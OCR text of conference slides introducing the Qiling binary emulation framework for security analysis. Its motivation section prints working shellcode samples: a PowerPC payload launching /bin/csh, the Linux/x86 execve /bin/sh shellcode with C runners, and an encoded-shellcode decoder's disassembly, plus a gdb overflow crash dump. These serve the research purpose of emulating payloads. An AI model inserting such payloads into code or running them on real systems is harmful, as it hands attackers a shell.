Building Next-Gen Security Analysis Tools With Qiling Framework

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KaiJern LAU, kj -at- qiling.io
NGUYEN Anh Quynh, aquynh -at- gmail.com
huitao, CHEN null -at- qiling.io
TianZe DING, dliv3 -at- gmail.com
BoWen SUN, w1tcher.bupt -at- gmail.com
Tong YU, spikeinhouse -at- gmail.com
Simone Berni, simone.berni2 -at- studio.unibo.it

twitter: @qiling_io https://qiling.io

About xwings

JD.COM
JD Security

Hoping making the world a better place

- Lab Director / Founder
- Blockchain Research
- IoT Research

hackersbadge.com


Electronic fan boy, making toys from hacker to hacker

- Reversing Binary
- Reversing IoT Devices
- Part Time CtF player

Qiling Framework

Cross platform and multi architecture advanced binary emulation framework


- https://qiling.io
- Lead Developer
- Founder



- 2005, HITB CTF, Malaysia, First Place /w 20+ Intl. Team
- 2010, Hack In The Box, Malaysia, Speaker
- 2012, Codegate, Korean, Speaker
- 2015, VXRL, Hong Kong, Speaker
- 2015, HITCON Pre Qual, Taiwan, Top 10 /w 4K+ Intl. Team
- 2016, Codegate PreQual, Korean, Top 5 /w 3K+ Intl. Team
- 2016, Qcon, Beijing, Speaker
- 2016, Kcon, Beijing, Speaker
- 2017, Kcon, Beijing, Trainer
- 2018, KCON, Beijing, Trainer
- 2018, Brucon, Brussel, Speaker
- 2018, H2HC, San Paolo, Brazil, Speaker
- 2018, HITB, Beijing/Dubai, Speaker
- 2018, beVX, Hong Kong, Speaker
- 2019, Defcon 27, Las Vegas, Speaker
- 2019, HITCON, Taiwan, Speaker
- 2019, Zeronight, Russia, Speaker


- MacOS SMC, Buffer Overflow, suid
- GDB, PE File Parser Buffer Overflow
- Metasploit Module, Snort Back Oriffice
- Linux ASLR bypass, Return to EDX

About Dliv3/w1tcher/Null/Sp1ke/



THE SHEPHERD LAB 京东牧者安全实验室

DUBHE
HACKING SECURITY




Rest of the team members are from theshepherdlab , Dubhe CTF team & community

About NGUYEN Anh Quynh

- Nanyang Technological University, Singapore
- PhD in Computer Science
- Operating System, Virtual Machine, Binary analysis, etc
- Usenix, ACM, IEEE, LNCS, etc
- Blackhat USA/EU/Asia, DEFCON, Recon, HackInTheBox, Syscan, etc
- Capstone disassembler: http://capstone-engine.org
- Unicorn emulator: http://unicorn-engine.org
- Keystone assembler: http://keystone-engine.org

Agenda

- Motivation
- Shellcode emulation
- Qiling framework
  - Design & implementation
- Build dynamic analysis tools on top of Qiling Framework
- Demo
- Conclusion



Unicorn Emulator framework

- Multi-architectures: Arm, Arm64, M68K, Mips, Sparc, & X86 (include X86_64)
- Native support for Windows & *nix (with Mac OSX, Linux, *BSD & Solaris confirmed)
- Clean/simple/lightweight/intuitive architecture-neutral API
- Implemented in pure C language, with multiple bindings
- High performance by using Just-In-Time compiler technique
- Support fine-grained instrumentation at various levels

Limitation

- Just emulator for low level instructions + memory access
- No higher level concepts of Operating System
  - File format
  - Library
  - Filesystem
  - Systemcall
  - OS structures

```
# code to be emulated
X86_CODE32 = b"\x41\x4a" # INC ecx; DEC edx

# memory address where emulation starts
ADDRESS = 0x1000000

print("Emulate i386 code")
# Initialize emulator in X86-32bit mode
mu = Uc(UC_ARCH_X86, UC_MODE_32)

# map 2MB memory for this emulation
mu.mem_map(ADDRESS, 2 * 1024 * 1024)

# write machine code to be emulated to memory
mu.mem_write(ADDRESS, X86_CODE32)

# initialize machine registers
mu.reg_write(UC_X86_REG_ECX, 0x1234)
mu.reg_write(UC_X86_REG_EDX, 0x7890)

# emulate code in infinite time & unlimited instructions
mu.emu_start(ADDRESS, ADDRESS + len(X86_CODE32))

# now print out some registers
print("Emulation done. Below is the CPU context")

r_ecx = mu.reg_read(UC_X86_REG_ECX)
r_edx = mu.reg_read(UC_X86_REG_EDX)
print(">>> ECX = 0x%x" %r_ecx)
print(">>> EDX = 0x%x" %r_edx)
```

How Qiling Got Started

Everything From Executing Shellcode

Memory Corruption → Exploitation → **Payload** → Full Control

- Smash Input
- Program Crash
- Craft Payload
- Control Execution Flow
- **Payload** Execution
- Full Control

```
char shellcode[] =
"\x7f\xff\xfa\x79\x40\x82\xff\xfd\x7f\xc8\x02\xa6\x3b\xde\x01"
"\xff\x3b\xde\xfe\x1d\x7f\xc9\x03\xa6\x4e\x80\x04\x20\x4c\xc6"
"\x33\x42\x44\xff\xff\x02\x3b\xde\xff\xf8\x3b\xa0\x07\xff\x7c"
"\xa5\x2a\x78\x38\x9d\xf8\x02\x38\x7d\xf8\x03\x38\x5d\xf8\xf4"
"\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\x7c\x1b\x78\x38\xbd\xf8"
"\x11\x3f\x60\xff\x02\x63\x7b\x11\x5c\x97\xe1\xff\xfc\x97\x61"
"\xff\xfc\x7c\x24\x0b\x78\x38\x5d\xf8\xf3\x7f\xc9\x03\xa6\x4e"
"\x80\x04\x21\x7c\x84\x22\x78\x7f\x83\xe3\x78\x38\x5d\xf8\xf1"
"\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\xa5\x2a\x78\x7c\x84\x22"
"\x78\x7f\x83\xe3\x78\x38\x5d\xf8\xee\x7f\xc9\x03\xa6\x4e\x80"
"\x04\x21\x7c\x7a\x1b\x78\x3b\x3d\xf8\x03\x7f\x23\xcb\x78\x38"
"\x5d\xf9\x17\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7f\x25\xcb\x78"
"\x7c\x84\x22\x78\x7f\x43\xd3\x78\x38\x5d\xfa\x93\x7f\xc9\x03"
"\xa6\x4e\x80\x04\x21\x37\x39\xff\xff\x40\x80\xff\xd4\x7c\xa5"
"\x2a\x79\x40\x82\xff\xfd\x7f\x08\x02\xa6\x3b\x18\x01\xff\x38"
"\x78\xfe\x29\x98\xb8\xfe\x31\x94\xa1\xff\xfc\x94\x61\xff\xfc"
"\x7c\x24\x0b\x78\x38\x5d\xf8\x08\x7f\xc9\x03\xa6\x4e\x80\x04"
"\x21\x2f\x62\x69\x6e\x2f\x63\x73\x68";

int main(void)
{
    int jump[2]={(int)shellcode,0};
    ((*(void (*)())jump)());
}
~
```

```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x0
ECX: 0xbffff640 ('A' <repeats 11 times>, "BBBB")
EDX: 0xbffff011 ('A' <repeats 11 times>, "BBBB")
ESI: 0xb7fb4000 --> 0x1aedb0
EDI: 0xb7fb4000 --> 0x1aedb0
EBP: 0x41414141 ('AAAA')
ESP: 0xbffff020 --> 0x0
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x42424242
[------------------------------------stack-------------------------------------]
0000| 0xbffff020 --> 0x0
0004| 0xbffff024 --> 0xbffff0b4 --> 0xbffff23a ("/root/bof/nx")
0008| 0xbffff028 --> 0xbffff0c0 --> 0xbffff650 ("XDG_VTNR=2")
0012| 0xbffff02c --> 0x0
0016| 0xbffff030 --> 0x0
0020| 0xbffff034 --> 0x0
0024| 0xbffff038 --> 0xb7fb4000 --> 0x1aedb0
0028| 0xbffff03c --> 0xb7fffc04 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$
```

Traditional Shellcode vs Modern Payload

```
    ***************************************************
    *    Linux/x86 execve /bin/sh shellcode 23 bytes    *
    ***************************************************
    *             Author: Hamza Megahed                 *
    ***************************************************
    *             Twitter: @Hamza_Mega                  *
    ***************************************************
    *     blog: hamza-mega[dot]blogspot[dot]com         *
    ***************************************************
    *   E-mail: hamza[dot]megahed[at]gmail[dot]com      *
    ***************************************************

xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov    %esp,%ebx
push   %eax
push   %ebx
mov    %esp,%ecx
mov    $0xb,%al
int    $0x80

******************************
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
fprintf(stdout,"Length: %d\n",strlen(shellcode));
(*(void(*)()) shellcode)();
return 0;
}
```

- More Complex
- Harder to detect
- Designed to bypass detection
- Detection can be
  - Network
  - System/OS level

```
/*
; Insertion-Decoder.asm
; Author: Daniele Votta
; Description: This program decode shellcode with insertion technique (0xAA).
; Tested on: i686 GNU/Linux
; Shellcode Length:50
; JMP | CALL | POP | Techniques

Insertion-Decoder:     file format elf32-i386

Disassembly of section .text:

08048080 <_start>:
 8048080:   eb 1d                   jmp    804809f <call_decoder>

08048082 <decoder>:
 8048082:   5e                      pop    esi
 8048083:   8d 7e 01                lea    edi,[esi+0x1]
 8048086:   31 c0                   xor    eax,eax
 8048088:   b0 01                   mov    al,0x1
 804808a:   31 db                   xor    ebx,ebx

0804808c <decode>:
 804808c:   8a 1c 06                mov    bl,BYTE PTR [esi+eax*1]
 804808f:   80 f3 aa                xor    bl,0xaa
 8048092:   75 10                   jne    80480a4 <EncodedShellcode>
 8048094:   8a 5c 06 01             mov    bl,BYTE PTR [esi+eax*1+0x1]
 8048098:   88 1f                   mov    BYTE PTR [edi],bl
 804809a:   47                      inc    edi
 804809b:   04 02                   add    al,0x2
 804809d:   eb ed                   jmp    804808c <decode>

0804809f <call_decoder>:
 804809f:   e8 de ff ff ff          call   8048082 <decoder>

080480a4 <EncodedShellcode>:
 80480a4:   31 aa c0 aa 50 aa       xor    DWORD PTR [edx-0x55af5540],ebp
 80480aa:   68 aa 2f aa 2f          push   0x2faa2faa
 80480af:   aa                      stos   BYTE PTR es:[edi],al
 80480b0:   73 aa                   jae    804805c <_start-0x24>
 80480b2:   68 aa 68 aa 2f          push   0x2faa68aa
 80480b7:   aa                      stos   BYTE PTR es:[edi],al
 80480b8:   62 aa 69 aa 6e aa       bound  ebp,QWORD PTR [edx-0x55915597]
 80480be:   89 aa e3 aa 50 aa       mov    DWORD PTR [edx-0x55af551d],ebp
 80480c4:   89 aa e2 aa 53 aa       mov    DWORD PTR [edx-0x55ac551e],ebp
 80480ca:   89 aa e1 aa b0 aa       mov    DWORD PTR [edx-0x554f551f],ebp
 80480d0:   0b aa cd aa 80 aa       or     ebp,DWORD PTR [edx-0x557f5533]
 80480d6:   bb                      .byte 0xbb
 80480d7:   bb                      .byte 0xbb
```

Possible Solution(s)

usercorn

build passing godoc reference Slack

Building

Usercorn depends on Go 1.6 or newer, as well as the latest unstable versions of Capstone, Unicorn, and Keystone.

`make deps` (requires `cmake`) will attempt to install all of the above dependencies into the source tree under `deps/`.

`make` will update Go packages and build `usercorn`

Example Commands


```
usercorn run bins/x86.linux.elf
usercorn run bins/x86_64.linux.elf
usercorn run bins/x86.darwin.macho
usercorn run bins/x86_64.darwin.macho
usercorn run bins/x86.linux.cgc
usercorn run bins/mipsel.linux.elf

usercorn run -trace bins/x86.linux.elf
usercorn run -trace -to trace.uc bins/x86.linux.elf
usercorn trace -pretty trace.uc
usercorn run -repl bins/x86.linux.elf
```

What.

- Usercorn is an analysis and emulator framework, with a base similar to qemu-user.
- It can run arbitrary binaries on a different host kernel, unlike qemu-user.
- While recording full system state at every instruction.
- to a serializable compact format capable of rewind and re-execution.
- It's useful out of the box for debugging and dynamic analysis.
- With an arch-neutral powerful lua-based scripting language and debugger.
- It's also easy to extend and use to build your own tools.

Usercorn could be used to emulate 16-bit DOS, 32-bit and 64-bit ARM/MIPS/x86/SPARC binaries for Linux, Darwin, BSD, DECREE, and even operating systems like Redux.


Right now, x86_64 linux and DECREE are the best supported guests.




usercorn


- Very good project !
- Mostly *nix based only
- Limited OS Support
- Go and Lua is not hacker’s friendly
- Syscall forwarding

What is Required








Debugger or Disassembler



*BSD Linux MacOS Windows









MIPS ARM AARCH64 X86

Why Unicorn




More Emulate = Higher Chances Being Detected


Making A Good “Hackable Shellcode Emulator”



- Too Complicated to Pick One
- Too Debugger Oriented
- Limited Option have with Assembler and Debugger
- Normally only a Helping Script / IDAPython
- Limited Function



- You Need to Be a ASSEMBLER
- Each Good for Different ARCH
- Each Good for Different Platform
- Only Able to Use in Limited Platform
- Steep Leaving Curve



- Too Complicated To Choose From
